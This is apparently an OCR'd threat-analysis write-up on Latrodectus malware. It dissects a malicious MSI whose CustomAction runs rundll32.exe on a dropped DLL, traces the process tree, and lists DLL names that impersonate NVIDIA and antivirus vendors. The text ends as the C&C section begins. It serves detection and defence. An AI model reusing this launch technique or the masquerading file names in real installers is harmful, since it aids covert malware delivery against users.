
Signature Verification

⚠ File is not signed

File Version Information

Copyright	Copyright (C) 2008-2012 NVIDIA Corporation
Product	PhysXCooking 64bit Dynamic Link Library
Description	PhysXCooking 64bit Dynamic Link Library
Original Name	PhysXCooking64.dll
Internal Name	PhysXCooking64_FC44_GPU
File Version	2, 8, 3, 44


Upon discovering that the MSI package contained a malicious DLL, it is analyzed using Orca, a tool designed for editing and examining MSI files, to investigate its intriguing and potentially suspicious characteristics. Once loaded into Orca, various internal details of this specific MSI file became visible.



Tables
ActionText
AdminExecuteSequence
AdminUISequence
AdvtExecuteSequence
Binary
BootstrapperUISequence
CheckBox
ComboBox
Component
Condition
Control
ControlCondition
ControlEvent
CreateFolder
CustomAction
Dialog
Directory
Error
EventMapping

Action	Description
CostFinalize	Computing space requirements
CostInitialize	Computing space requirements
InstallValidate	Validating install
CreateShortcuts	Creating shortcuts
MsiPublishAssemblies	Publishing assembly information
PublishComponents	Publishing Qualified Components
PublishFeatures	Publishing Product Features
PublishProduct	Publishing product information
RegisterClassInfo	Registering Class servers
RegisterExtensionInfo	Registering extension servers
RegisterMIMEInfo	Registering MIME info
RegisterProgIdInfo	Registering program identifiers
AppSearch	Searching for installed applications
LaunchConditions	Evaluating launch conditions
ProcessComponents	Updating component registration
InstallServices	Installing new services
UnmoveFiles	Removing moved files
Advertise	Advertising application
AllocateRegistrySpace	Allocating registry space

Immediately, the CustomAction table is analyzed to look at the execution pattern of this MSI file.




Tables
ActionText
AdminExecut...
AdminUISequ...
AdvtExecuteS...
Binary
Bootstrapper...
CheckBox
ComboBox
Component
Condition
Control
ControlCondi...
ControlEvent
CreateFolder
CustomAction
Dialog
Directory
Error
EventMapping
Feature
FeatureComp...
File
InstallExecute...
InstallUISeque...


Action	T...	Source	Target	Extende
AI_DETECT_MODERNWIN	1	aicustact.dll	DetectModernWindows	
AI_Init_PatchWelcomeDlg	1	aicustact.dll	DoEvents	
AI_Init_WelcomeDlg	1	aicustact.dll	DoEvents	
AI_SET_ADMIN	51	AI_ADMIN	1	
AI_InstallModeCheck	1	aicustact.dll	UpdateInstallMode	
AI_DOWNGRADE	19		4010	
AI_DpiContentScale	1	aicustact.dll	DpiContentScale	
AI_EnableDebugLog	321	aicustact.dll	EnableDebugLog	
AI_PREPARE_UPGRADE	65	aicustact.dll	PrepareUpgrade	
AI_ResolveKnownFolders	1	aicustact.dll	AI_ResolveKnownFolders	
AI_RESTORE_LOCATION	65	aicustact.dll	RestoreLocation	
AI_STORE_LOCATION	51	ARPINSTALLLOCATION	[APPDIR]	
SET_APPDIR	307	APPDIR	[AppDataFolder][Manufacturer]\[ProductName]	
LaunchFile	1218	viewer.exe	/DontWait C:/Windows/SysWOW64/rundll32.exe [AppDataFolder]vierm_soft_x64.dll, GetDeepDVCState	
SET_SHORTCUTDIR	307	SHORTCUTDIR	[ProgramMenuFolder][ProductName]	
SET_TARGETDIR_TO_APPDIR	51	TARGETDIR	[APPDIR]	
AI_CORRECT_INSTALL	51	AI_INSTALL	{}	
AI_SET_RESUME	51	AI_RESUME	1	
AI_SET_INSTALL	51	AI_INSTALL	1	
AI_SET_MAINT	51	AI_MAINT	1	
AI_SET_PATCH	51	AI_PATCH	1	
AI_DATA_SETTER	51	CustomActionData	[AI_Init_PatchWelcomeDlg]	
AI_DATA_SETTER_1	51	CustomActionData	[AI_Init_WelcomeDlg]	

Looking at this table, it is clear that when this specific MSI file is executed, it utilizes the Windows tool *rundll32.exe* to load a DLL named *"vierm_soft_x64.dll"* and invokes a function called "GetDeepDVCState," which is exported by this DLL.

Upon execution, Explorer.exe spawns two notable child processes: *rundll32.exe* and *msiexec.exe*., as observed from the Logpoint process tree.



The *msiexec.exe* process is responsible for loading the malicious MSI file that had been previously dropped.



PROCESS DETAILS

msiexec.exe

{2dd6ca0d-6f51-670f-db05-000000000d00}


2024/10/16 13:31:25

Related Informations

Process ID	2988
Process	C:\Windows\System32\msiexec.exe
Command	"C:\Windows\System32\msiexec.exe" /i "C:\Users\wadmin\Downloads\dsa.msi"
User	wadmin
Host	dev
Integrity Level	High
File	msiexec.exe
SHA1	32B8B2E3B3ECD8E194ACE65A5E5052C326D 7CCAA Analyze VirusTotal Score
Vendor	Microsoft Corporation
Application	Windows Installer - Unicode
Parent Process ID	6288
Parent Process	C:\Windows\explorer.exe
Parent Command	C:\Windows\Explorer.EXE

However, a more critical observation is the *rundll32.exe* process, which executes the malicious *"vierm_soft_x64.dll"* file using the following command:

Interestingly, despite *msiexec.exe* being its parent process, the *rundll32.exe* process appears to have injected itself into Explorer.exe.



PROCESS DETAILS

rundll32.exe
{2dd6ca0d-6f52-670f-de05-000000000d00}
2024/10/16 13:31:26
Related Informations


Process ID	8176
Process	C:\Windows\SysWOW64\rundll32.exe
Command	"C:\Windows\SysWOW64\rundll32.exe" C:\Users\wadmin\AppData\Roaming\vierm_soft_x64.dll, GetDeepDVCState
User	wadmin
Host	dev
Integrity Level	High
File	RUNDLL32.EXE
SHA1	6F317948FD881FC9AD25292F6D2C021EE9A82A85 Analyze VirusTotal Score
Vendor	Microsoft Corporation
Application	Microsoft® Windows® Operating System
Parent Process ID	6288
Parent Process	C:\Windows\explorer.exe
Parent Command	C:\Windows\Explorer.EXE

Image Loads (1)

search

S.N.	Status	File	SHA1	Vendor	Signatu	Image	Is Signe
1	Unav...	PhysXCooki...	62E23500CC5368E37BE47371...	NVIDIA Corporation		C:\Users\wadmin\AppData\Roaming\vie...	false

From the process tree, it becomes evident that *rundll32.exe* attempts to load *"PhysXCooking64.dll,"* purportedly from Nvidia Corporation, but lacks a valid digital signature. The technique of loading a DLL while masquerading as a legitimate one from a known vendor is a hallmark of the Latrodectus malware.



rundll32.exe
{2dd6ca0d-6f52-670f-de05-000000000d00}
2024/10/16 13:31:26
Related Informations

Process ID	8176
Process	C:\Windows\SysWOW64\rundll32.exe
Command	"C:\Windows\SysWOW64\rundll32.exe" C:\Users\wadmin\AppData\Roaming\vierm_soft_x64.dll, GetDeepDVCState
User	wadmin
Host	dev
Integrity Level	High
File	RUNDLL32.EXE
SHA1	6F317948FD881FC9AD25292F6D2C021EE9A82A85 Analyze VirusTotal Score
Vendor	Microsoft Corporation
Application	Microsoft® Windows® Operating System
Parent Process ID	6288
Parent Process	C:\Windows\explorer.exe
Parent Command	C:\Windows\Explorer.EXE

Image Loads (1)


search

S.N.	Status	File	SHA1	Vendor	Signature	Image	Is Signed
1	Unavailable	PhysXCooking64.dll	62E23500CC5368E37BE47371342784F72E481647	NVIDIA Corporation		C:\Users\wadmin\AppData\Roaming\vierm_soft_x64.dll	false

Below is a table summarizing details of DLLs distributed by the Latrodectus malware, disguised as legitimate DLLs from well-known vendors, along with their respective VirusTotal analysis links:

File Name	Vendor	Product	Description	File Version	Signed?
epplib.dll	Emsisoft Ltd	Emsisoft Protection Platform	Emsisoft Protection Platform	2023.11.0.51821	No
NvCamera.dll	NVIDIA Corporation	NVIDIA Camera	Camera control and photo capture	7.1.0.0	No
Model.dll	Sophos Limited	Sophos Anti-Virus	Sophos Anti-Virus ML Model	3.3.0	No
Trusfos.dll	Bitdefender	Bitdefender Antivirus	Trufos API	2.5.4.62.761d05c	No
OEMUninstall.dll	Bitdefender	Bitdefender Security	OEMUninstall Dynamic Link Library	4.0.0.38	No
eppcom64.dll	Emsisoft Ltd	Emsisoft Protection Platform	Emsisoft Protection Platform	2018.12.0.1641	No
nvxdsync.exe	NVIDIA Corporation	NVIDIA User Experience Driver Component	NVIDIA User Experience Driver Component	8.17.15.6081	No
overseer.exe	Avast Software	Avast Antivirus	Avast Overseer	1.0.486.0	No
NVPrxy.dll	NVIDIA Corporation	NVIDIA Install Application	NVIDIA Install Proxy	2.1002.418.0	No

This rundll32 process spawns a child *rundll32.exe*, which appears to be communicating with a C&C server. This is indicated by the network connection and DNS request events visible in the process tree.



PROCESS DETAILS

rundll32.exe
{2dd6ca0d-6f52-670f-df05-000000000d00}
2024/10/16 13:31:26
Related Informations

